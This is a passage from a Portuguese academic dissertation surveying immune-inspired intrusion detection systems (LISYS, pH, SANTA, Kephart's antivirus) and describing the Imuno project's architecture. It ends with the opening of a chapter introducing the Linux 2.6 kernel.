

Figura 2.2: Ciclo de vida de um detector na arquitetura ARTIS *(©Fabrício Sérgio de Paula – Uma arquitetura de segurança computacional inspirada no sistema imunológico, 2004).*

A arquitetura ARTIS foi adaptada ao problema de detecção de intrusão em redes, dando origem ao sistema LISYS [HF00, BFG02, BEFG02]. Este sistema opera de maneira distribuída em uma rede TCP/IP através do monitoramento de conexões TCP estabelecidas a cada nó. Detectores são implementados como tuplas contendo os endereços IP de origem e destino e a porta destino e codificados em uma cadeia de bits. A varredura é feita sempre que uma conexão é estabelecida. O mecanismo de resposta é simples, consistindo apenas no envio de um *e-mail* de alerta ao administrador, que então toma as medidas necessárias.

Resultados experimentais comprovaram a eficácia do sistema na detecção de ataques e indicaram uma baixa taxa de falsos positivos, graças às medidas de tolerância e à coestimulação humana. Apresenta, contudo, problemas quando o nó monitorado recebe conexões originadas de muitas máquinas distintas. Recentemente, foi realizada uma nova sessão de experimentação [GBF05], utilizando conjuntos de dados maiores e mais realistas,

que reforçaram a eficácia do sistema. Este trabalho também traça um paralelo com Inteligência Artificial, analisando o LISYS sob a ótica de *Machine Learning* e propondo a utilização de certas técnicas do LISYS em problemas dessa área.

Resposta automática

Com a maior parte de seus trabalhos prévios focados na área de detecção de intrusão, a partir de 2000, Forrest e Somayaji iniciaram uma nova frente de pesquisa relacionada a mecanismos de resposta automatizada inspirados no sistema imunológico [Som02, SF00].

Baseando-se no fenômeno de *homeostase* (auto-regulação corpórea) presente no corpo humano, particularmente no controle de temperatura e resposta imunológica, foi desenvolvido um sistema de resposta automatizada chamado pH (*process Homeostasis*). Realizando a interceptação de chamadas de sistema, o sistema atua inserindo atrasos na execução das chamadas sempre que são detectadas seqüências não-usuais destas.

A duração dos atrasos é calculada através de uma função exponencial do número de anomalias observadas. Com isso, um baixo número de anomalias (não necessariamente caracterizando uma invasão) resulta num atraso pouco prejudicial ao sistema, enquanto um alto número de anomalias (provavelmente resultante de uma invasão), resultará em um atraso exponencialmente maior. Os atrasos são gradativamente diminuídos conforme o processo volta a se comportar de acordo com os padrões normais, com vistas a minimizar o impacto de falsos positivos. A idéia, a exemplo dos processos homeostáticos do corpo humano, é "equilibrar"o comportamento dos processos, compensando comportamentos anômalos com atrasos na execução, e reduzindo-os conforme as anomalias diminuem de freqüência.

Resultados experimentais se mostraram encorajadores, com baixo impacto de falsos positivos, graças ao mecanismo de regulação dinâmica de atrasos implementado. Há, no entanto, problemas similares àqueles discutidos nos trabalhos anteriores, quando aplicações são executadas de forma muito diferente daquela modelada na base de comportamento, ainda que de forma legítima.

2.2.2 Dasgupta et al.

Dirigido por Dipankar Dasgupta, da Universidade de Memphis, este grupo realiza pesquisa considerável na área de imunologia computacional, sendo, em conjunto com o grupo de Stephanie Forrest, um dos principais responsáveis pelos avanços na área. Seu principal foco de pesquisa está em algoritmos imunológicos para detecção de intrusão baseada em anomalias. Abaixo são descritos os dois principais trabalhos do grupo nesta área.

Detecção de intrusão baseada em anomalias

Dasgupta et al. pesquisam novos métodos para detecção de anomalias com base em técnicas imunológicas. Entre as diversas abordagens pesquisadas, é possível citar o uso de algoritmos genéticos e lógica nebulosa.

Pode-se afirmar que o cerne de sua pesquisa nesta área consiste na busca de representações alternativas dos conjuntos *self* e *non-self* de um sistema computacional, e novas abordagens para geração de detectores, de forma a aprimorar a eficácia de algoritmos de seleção negativa [Gon03]. Enquanto algoritmos tradicionais realizam uma classificação binária (*self* e *non-self*), Dasgupta et al. propõe a extensão desta classificação para múltiplas classes, representando vários graus de ameaça distintos.

No trabalho descrito em [DG02], a criação e evolução de detectores é feita com base em um algoritmo de seleção negativa genético, que opera com detectores modelados como matrizes n-dimensionais. Cada detector codifica um conjunto de variáveis (onde cada variável representa uma dimensão da matriz) do sistema que, em conjunto, caracterizam uma determinada anomalia. A evolução dos detectores é feita geneticamente, aumentando gradualmente sua área de cobertura e penalizando aqueles detectores que invadirem o espaço *self* do sistema. O objetivo é que, após um tempo de evolução satisfatório, o conjunto de regras evoluído generalize a detecção de comportamento não-usual do sistema.

Esse trabalho deu origem a [GGD03, GGKD03], que propõe o uso de lógica nebulosa na criação dos detectores. O algoritmo evolutivo descrito anteriormente ainda é utilizado, mas agora em vez de vetores multidimensionais fixos, são utilizadas assinaturas definidas de forma nebulosa. A eliminação da fronteira rígida entre *self* e *non-self*, dando lugar a um gradiente de níveis de ameaça, torna natural o uso dessa abordagem. Resultados experimentais mostraram melhorias com relação ao algoritmo genético descrito anteriormente, comprovando assim sua eficácia.

A teoria por trás de detectores multidimensionais (que, nos trabalhos, são representados geometricamente como hiperpolígonos) é mais desenvolvida em [GD03, JD04].

Agentes móveis para detecção de intrusão

Outra vertente de pesquisa deste grupo se concentra na exploração de certos princípios imunológicos, como distribuição, adaptabilidade e cooperação, na criação de um sistema de detecção de intrusão baseado em agentes móveis [Das99b].

Este sistema é composto de agentes que podem se mover entre os nós de uma rede e agir colaborativamente na monitoração dos nós e na tomada de decisões. Com base nestes princípios, foi implementado o sistema de detecção de intrusão SANTA (*Security Agents for Network Traffic Analysis*)[DB01]. Neste sistema, as tarefas de detecção e resposta são efetuadas por diversos tipos de agentes (monitoradores, comunicadores, respondedores,



Figura 2.3: Arquitetura do modelo imunológico de Kim e Bentley *(©Fabrício Sérgio de Paula – Uma arquitetura de segurança computacional inspirada no sistema imunológico, 2004).*

decisores e eliminadores), que interagem entre si e reagem às ameaças detectadas. A geração de detectores é feita através de um algoritmo baseado em redes neurais.

No futuro, este sistema deverá incorporar as técnicas e algoritmos mencionados na seção anterior e avançar rumo à criação de um sistema de detecção e resposta para redes de computadores totalmente autônomo e adaptativo [Das04], que é o objetivo de pesquisa final do grupo.

2.2.3 Kim e Bentley

Baseando-se em princípios como robustez, distribuição e adaptabilidade, Kim e Bentley propuseram uma arquitetura para sistemas de detecção de intrusão baseada em rede [KB99a, KB99b].

Nesta arquitetura, detectores são gerados em um IDS primário executando em um nó central através de um algoritmo de seleção negativa baseado em bibliotecas de genes. Esses detectores são então distribuídos a um conjunto de IDS secundários, operando em nós da rede, que atuam na detecção de ataques. Esta arquitetura é ilustrada na Figura 2.3.

Para a geração de detectores, inicialmente uma biblioteca de genes é criada e evoluída. Cada gene representa um atributo utilizado em perfis para descrever um comportamento não-usual, sendo escolhidos de forma a contemplar ameaças de segurança. Em seguida, com base em um conjunto de genes da biblioteca, é gerado um conjunto de pré-detectores, que são então submetidos a um processo de seleção negativa. Neste processo, são descartados aqueles que reconhecem padrões normais de tráfego (obtidos pelos roteadores da rede). Os pré-detectores sobreviventes se tornam então detectores maduros, realimentando a biblioteca de genes, e são distribuídos pela rede a todos os IDS secundários, na forma de conjuntos mutuamente exclusivos. A última etapa cabe aos IDS secundários, que realizam a seleção clonal dos detectores que tiveram sucesso na detecção de ameaças. Com isso, esperam maximizar o número de ataques capazes de serem detectados com um número limitado de detectores.

Após a modelagem inicial, vários componentes do modelo, como o algoritmo de seleção negativa [KB99c] e a seleção clonal [KB01b, KB02], foram aprimorados e implementados. Os experimentos, porém, apresentaram resultados aquém do esperado em termos de escalabilidade [KB01a]. O tempo necessário para a geração de um número suficiente de detectores é impraticável no contexto do problema geral de detecção de intrusão baseada em rede. Com base nestes resultados, Kim e Bentley sugeriram que a seleção negativa pode ser melhor utilizada para a filtragem de detectores inválidos no processo de seleção clonal, em vez da geração de detectores efetivos.

2.2.4 Kephart et al.

Motivado pela crescente velocidade de propagação e infecção de vírus de computadores, e pela incapacidade dos sistemas de anti-vírus em combater esta onda, em 1994, Kephart propôs uma arquitetura de anti-vírus inspirada nos princípios imunológicos de aprendizado e adaptabilidade [Kep94]. Esta arquitetura automatiza o processo de análise e extração de assinaturas de vírus, sendo assim, em teoria, resistente a ameaças desconhecidas.

A detecção é feita com base na busca de anomalias através de verificadores de integri-



Figura 2.4: Sistema anti-vírus adaptativo proposto por Kephart *(©Fabrício Sérgio de Paula – Uma arquitetura de segurança computacional inspirada no sistema imunológico, 2004).*

dade e heurísticas. Caso haja uma identificação positiva, o sistema é verificado em busca de vírus já conhecidos. Caso nenhum seja encontrado, o anti-vírus coleta arquivos-isca (*decoys*) posicionados em locais estratégicos do sistema de arquivos, assumindo que o vírus desconhecido os infectou. Em seguida, esses arquivos são submetidos a uma análise na qual são comparados aos arquivos-isca originais e as diferenças, caso existam, são extraídas. Com base nessa extração, é criada uma assinatura do vírus e um procedimento para remoção do mesmo. Estas informações são incluídas na base de conhecimento e o vírus é eliminado do sistema. Este processo é exibido na Figura 2.4 em sua forma completa.

O sistema também inclui um mecanismo de auto-replicação de forma que, num cenário

de infecção em uma rede, nós vizinhos àquele que foi infectado também recebem a assinatura e resposta apropriadas para detecção e eliminação do vírus.

2.3 Projeto Imuno

A maior parte dos trabalhos descritos nas seções anteriores estuda a aplicação de alguns princípios e mecanismos imunológicos na resolução de problemas específicos em segurança computacional. Pode-se notar que a maior parte da pesquisa é focada em detecção de intrusão por anomalia em ambientes de rede, explorando os mecanismos de seleção negativa e seleção clonal do sistema imunológico humano. Mesmo em iniciativas que vão além da detecção de intrusão e incluem mecanismos de aprendizado e resposta, estes operam com um escopo de ação restrito a objetos de dados específicos, como pacotes de rede, chamadas de sistema, ou arquivos, por exemplo.

É possível afirmar portanto que estas pesquisas, de modo geral, focam somente em mecanismos individuais do sistema imunológico, utilizando-os na resolução de problemas de segurança específicos, e deixam de lado uma visão geral do funcionamento integrado de seus subsistemas. Há portanto uma carência de trabalhos que enxerguem o sistema imunológico como modelo para um sistema de segurança geral, capaz de realizar não apenas detecção, mas também prevenção e resposta de forma integrada.

Tendo em vista esta carência de trabalhos, em 1999 teve início no Laboratório de Administração e Segurança (LAS) do Instituto de Computação da UNICAMP o projeto Imuno. Seu objetivo, de acordo com a publicação original [PRFG01], é o *"desenvolvimento de um sistema de segurança imunológico que seja capaz de detectar anomalias, elaborar um plano de resposta especializado e efetuar o contra-ataque. Deve agregar, ainda, a capacidade de aprendizado e adaptação do sistema imunológico, podendo reagir a ataques desconhecidos"*.

O modelo conceitual apresentado na Figura 2.5, criado pelos pesquisadores originais do Imuno, serviu de base para seus trabalhos, nos quais a proposta original foi refinada [PRFG02b, PRFG02a] e os principais aspectos do sistema de segurança, como análise forense [dRdG02, dR03] e resposta automatizada [Fer03], foram estudados. Este estudo resultou na implementação de alguns protótipos, sendo aquele implementado pelo Prof. Fabrício Sérgio de Paula, o *ADenoIdS* (*Acquired Defense System based on the Immune System*) [PCG04, dP04], o principal. Este protótipo concentra funcionalidades de detecção e resposta automática para ataques *buffer overflow* remotos, podendo ser visto como um protótipo do sistema Imuno com escopo reduzido.

Nas próximas seções, os componentes do modelo ilustrado na Figura 2.5 serão descritos em detalhes, tal como a analogia imunológica explorada em cada um. Em seguida, o funcionamento geral proposto para o sistema Imuno será explicado.



Figura 2.5: Modelagem geral do sistema Imuno.

2.3.1 Arquitetura

O sistema Imuno foi modelado conceitualmente da forma apresentada na Figura 2.5. Cada módulo representa uma determinada etapa da resposta imunológica e, assim como o sistema imunológico pode ser dividido em inato e adaptativo, esses módulos podem ser divididos em dois subsistemas: detecção por anomalias e mau-uso. Os módulos são descritos detalhadamente a seguir:

- **Fonte de dados:** A fonte de dados é responsável pela monitoração do fluxo de dados em vários pontos do sistema, como tráfego de rede, leitura/escrita em disco, execução de comandos e registros de eventos (entre outros); e repassá-los ao resto do sistema para análise;

- **Sistema de filtragem:** Este sistema realiza uma filtragem simples dos eventos coletados pela fonte de dados com o objetivo de eliminar registros redundantes ou irrelevantes. O resultado é repassado aos detectores do sistema;

- **Base de perfis:** Esta base armazena os perfis de comportamento normal do sistema. É mantida pelo detector de anomalias do sistema, que a utiliza para realizar sua tarefa de detecção;

- **Detector de anomalias:** Com base nos perfis de normalidade e no fluxo de eventos fornecido pelo sistema de filtragem, o detector de anomalias realiza a tarefa de detecção de ataques com base na ocorrência de eventos anômalos no sistema. Esta detecção pode ser baseada em medidas estatísticas, redes neurais, algoritmos genéticos e seleção negativa, entre muitas outras [Den86]. Caso um ou mais eventos anômalos sejam detectados, o detector ativa o agente de resposta primário e alimenta o gerador de assinaturas com os dados anômalos detectados;

- **Agente de resposta primária:** Quando ativado pelo detector de anomalias, o agente de resposta primária inicia uma série de medidas de contenção, visando retardar o progresso do ataque. Como o ataque ainda não foi identificado, estas medidas são gerais, limitadas e semelhantes para todos os ataques. Esta resposta inicial tem como objetivo minimizar os danos do ataque ao sistema até que uma resposta especializada possa ser preparada;

- **Gerador de assinaturas:** Este componente tem um papel central no sistema. É ativado pelo detector de anomalias quando um evento anômalo é detectado e, com base nos dados recebidos sobre a anomalia e em uma análise forense do sistema, gera uma assinatura específica do ataque em questão. Este componente confere ao sistema a capacidade de aprendizado e uma considerável autonomia, construindo a ponte entre os subsistemas de detecção por anomalia e por mau-uso. A assinatura gerada é transmitida para o gerador de respostas, para em seguida ser incluída na base de assinaturas;

- **Gerador de respostas:** A partir da assinatura gerada, este componente gera uma resposta que, ao contrário daquela executada pelo agente de resposta primário, é específica e definitiva, neutralizando definitivamente a ameaça e, se possível, anulando os danos causados ao sistema. Assim que criada, a resposta é introduzida na base de assinaturas;

- **Base de assinaturas:** Armazena todas as assinaturas de ataques conhecidos pelo sistema, assim como respostas específicas a cada um deles. Estes dados podem ter sido criados internamente, pelos geradores de assinaturas e respostas; ou podem ter sido manualmente inseridos pelo administrador;

- **Casador de assinaturas:** Este componente realiza o casamento das assinaturas presentes na base com os registros de eventos enviados pelo sistema de filtragem. Caso uma identificação seja positiva, ou seja, caso o sistema já possua em sua base uma assinatura e uma resposta apropriadas ao ataque em questão, o agente de resposta secundária é imediatamente acionado;

- **Agente de resposta secundária:** Após ser ativado pelo casador de assinaturas, lê da base a resposta específica correspondente à assinatura do ataque e a executa;

- **Console:** Interface através da qual o administrador do sistema pode inserir manualmente novas assinaturas e respostas à base de assinaturas e modificar parâmetros de configuração do sistema.

2.3.2 Analogia explorada

Após a descrição acima, é possível agora traçar um paralelo direto entre os módulos de segurança e os principais componentes do sistema imunológico. Com isso, ficará demonstrado o caráter imunológico do sistema Imuno. Esta relação, retirada de [PRFG02b], é exibida na Tabela 2.1.

Módulo	**Sistema Imunológico**
Fonte de Dados	Fonte das proteínas *self* e *non-self*
Sistema de Filtragem	Apresentação dos antígenos por moléculas MHC
Base de Perfis	Conjunto de receptores gerados aleatoriamente
Detector de Anomalias	Detecção não-específica por fagócitos
Agente de Resposta Primária	Resposta primária do sistema inato
Gerador de Assinaturas	Produção de células de memória
Gerador de Respostas	Produção de anticorpos específicos
Base de Assinaturas	Conjunto de células de memória
Casador de Assinaturas	Detecção por linfócitos de memória
Agente de Resposta Secundária	Resposta específica do sistema adaptativo
Console	Imunidade adquirida por meio de vacinas

Tabela 2.1: Analogia entre módulos de segurança e componentes do sistema imunológico humano.

2.3.3 Funcionamento geral

Inicialmente, os dados coletados pela fonte são submetidos ao módulo de filtragem e, em seguida, repassados ao subsistema de detecção de mau-uso (representando o sistema imunológico adaptativo) e ao de detecção de anomalias (representando o sistema imunológico inato).

No primeiro caso, os dados filtrados são analisados em busca de ataques cujo perfil detalhado já está presente na base de assinaturas. Caso uma ocorrência seja encontrada, os

dados referentes à resposta àquele tipo ataque são lidos da base de assinaturas e repassados ao agente de resposta secundário, que as executa e elimina o ataque sem demora.

Ao mesmo tempo, os dados filtrados são encaminhados ao detector de anomalias onde são comparados a padrões de comportamento preestabelecidos. Com base nessa comparação, é possível identificar a ocorrência de eventos anômalos e com isso detectar ataques desconhecidos. Caso um comportamento anômalo seja identificado, é ativado o agente de resposta primária, que adota medidas de contenção e retardamento do ataque, e repassa os dados ao gerador de assinaturas. O gerador, com base nas informações da anomalia detectada e em uma análise forense automática do sistema, cria uma assinatura do ataque e a repassa ao gerador de respostas, que gera uma resposta específica para neutralizar o ataque. Este gerador armazena a assinatura e a resposta criadas na base de assinaturas, de forma que possam ser utilizadas para reagir de forma mais rápida e eficaz em futuras ocorrências daquele ataque. Finalmente, o agente de resposta secundário é ativado, executando as medidas reativas específicas àquele determinado ataque (remoção de arquivos, término de processos, etc). É importante ressaltar que o processo descrito acima é realizado em tempo real.

Comparando a descrição do funcionamento idealizado do sistema Imuno com aquela do sistema imunológico, e observando a analogia feita na Tabela 2.1, é possível observar claramente as semelhanças existentes entre ambos. Embora as diferenças entre os mecanismos bioquímicos do corpo humano e um *software* executando em um computador não possam ser ignoradas, nota-se que o fluxo geral de eventos e a relação entre os subsistemas é basicamente a mesma. Esta semelhança define a característica imunológica do sistema Imuno.

2.4 Conclusão

Este capítulo realizou uma breve introdução à imunologia computacional, com o objetivo de situar o projeto Imuno e este trabalho no atual contexto de pesquisa da área.

Inicialmente, foi feita uma breve descrição da estrutura e funcionamento do sistema imunológico humano. Esta descrição revelou uma série de princípios organizacionais e funcionais sobre os quais se baseia esse sistema, que seriam interessantes para inclusão em um sistema de segurança computacional. Em seguida, foi feita uma discussão dos principais trabalhos conduzidos na área de imunologia computacional aplicada à segurança, utilizando os princípios e mecanismos específicos do sistema imunológico na resolução de problemas de segurança. Constatou-se que a maior parte destes trabalhos estão focados em detecção de intrusão e possuem um escopo de ação restrito. A ausência de trabalhos visando a criação de um sistema de segurança imunológico verdadeiramente geral e completo motivou a criação do projeto Imuno, descrito na Seção 2.3.

A criação de uma *framework* imunológica, descrita neste trabalho, constitui parte do esforço de implementação de um sistema Imuno de escopo geral. Seu objetivo é proporcionar aos módulos de segurança uma interface ao sistema operacional do computador através da qual possam realizar com eficácia suas tarefas de prevenção, detecção e resposta. A ausência de trabalhos similares a este não é surpreendente, já que a maior parte dos projetos descritos sequer exige suporte especial por parte do sistema operacional, ou, se exige, este suporte é implementado no *kernel* de forma *ad hoc*. Isto é possível graças ao caráter específico e restrito destes trabalhos. Entretanto, quando se trabalha com um sistema com a generalidade e amplitude do Imuno, a necessidade de uma *framework* de suporte sólida e ampla torna-se real. A discussão e o modelo apresentados na Seção 2.3 servirão de base para a análise de requisitos, projeto e implementação da *framework* a ser realizada em capítulos subseqüentes.

Capítulo 3

Estrutura e funcionamento do kernel Linux 2.6

Após a revisão bibliográfica sobre imunologia computacional feita no Capítulo 2, este capítulo analisará a estrutura e o funcionamento do núcleo de *software* no qual a *framework* está inserida: o *kernel*[1] Linux 2.6. Esta revisão foi fortemente baseada nas referências [SGG02, BC03, Lov03], além do estudo do próprio código fonte do Linux.

Inicialmente, na Seção 3.1 será feita uma rápida introdução ao *kernel* Linux 2.6, expondo seus aspectos gerais. Em seguida, nas Seções 3.2 a 3.7, serão expostos e detalhados os principais subsistemas do *kernel* responsáveis pelo gerenciamento dos recursos de *hardware* e mediação com os processos de usuário. Este entendimento é importante para a compreensão do projeto e implementação da *framework* imunológica. Por fim, a Seção 3.8 concluirá o capítulo através de algumas considerações finais a respeito do estudo realizado e algumas observações sobre a utilização do conhecimento adquirido nas etapas subseqüentes do projeto.

3.1 Introdução ao kernel Linux 2.6

O sistema operacional escolhido para ser utilizado neste projeto é o GNU/Linux, um *clone* do sistema UNIX criado no início dos anos 90 por Linus Torvalds cuja utilização vem crescendo enormemente tanto no meio acadêmico como no meio empresarial. Trata-se de um sistema multiplataforma, multiusuário, cujo desenvolvimento é realizado de forma colaborativa por uma grande comunidade internacional de desenvolvedores voluntários.

O GNU/Linux é composto por diversas aplicações disponibilizadas gratuitamente sob a licença GPL (*General Public License*) [Fre91], como compiladores, editores de texto,

[1] Ao longo deste trabalho, a palavra inglesa *kernel* será utilizado com o significado de *núcleo de sistema operacional*

gerenciadores de janelas e outros de tipos variados. Seu principal componente é o *kernel* (núcleo) do sistema operacional, chamado Linux, que, no presente momento se encontra na versão 2.6.12. O *kernel* é responsável pelo gerenciamento de recursos de sistema, intermediando a troca de dados entre processos e os recursos da máquina, com isso protegendo e abstraindo o acesso ao *hardware*. Os principais subsistemas implementados no *kernel* incluem o escalonamento de processos e E/S, gerenciamento de memória, suporte a sistemas de arquivos, entre outros. Abaixo são listadas suas características gerais:

- É programado quase totalmente na linguagem C, havendo alguns poucos trechos escritos em linguagem de montagem. Isto torna o Linux altamente portável, sendo atualmente utilizado em diversas arquiteturas distintas;
- Segue um projeto monolítico, ou seja, não há divisões internas entre seus componentes. Com isso, o *kernel* inteiro reside em um único espaço de endereçamento, executa como um único módulo e reside em um único arquivo de disco;
- Apesar de ser monolítico, suporta o carregamento dinâmico de código por processos com privilégios de superusuário, na forma de módulos de *kernel* (*Linux Kernel Modules*). Estes são muito utilizados para o carregamento de *drivers* de dispositivos em memória de *kernel*;
- Implementa memória virtual através de paginação por demanda, utilizando para isso os recursos de gerenciamento de memória dos processadores. Com isso, consegue disponibilizar aos processos um espaço virtual de endereçamento maior do que aquele disponível fisicamente;
- Assim como a maior parte dos sistemas operacionais modernos, implementa multitarefa preemptiva (verdadeira). Isso possibilita a execução simultânea de diversos processos controlados de forma assíncrona pelo escalonador, e evita que um único monopolize o processador;
- É reentrante, ou seja, programado de tal maneira que mais de um processo pode estar executando código de *kernel* simultaneamente, sem que haja conflitos;
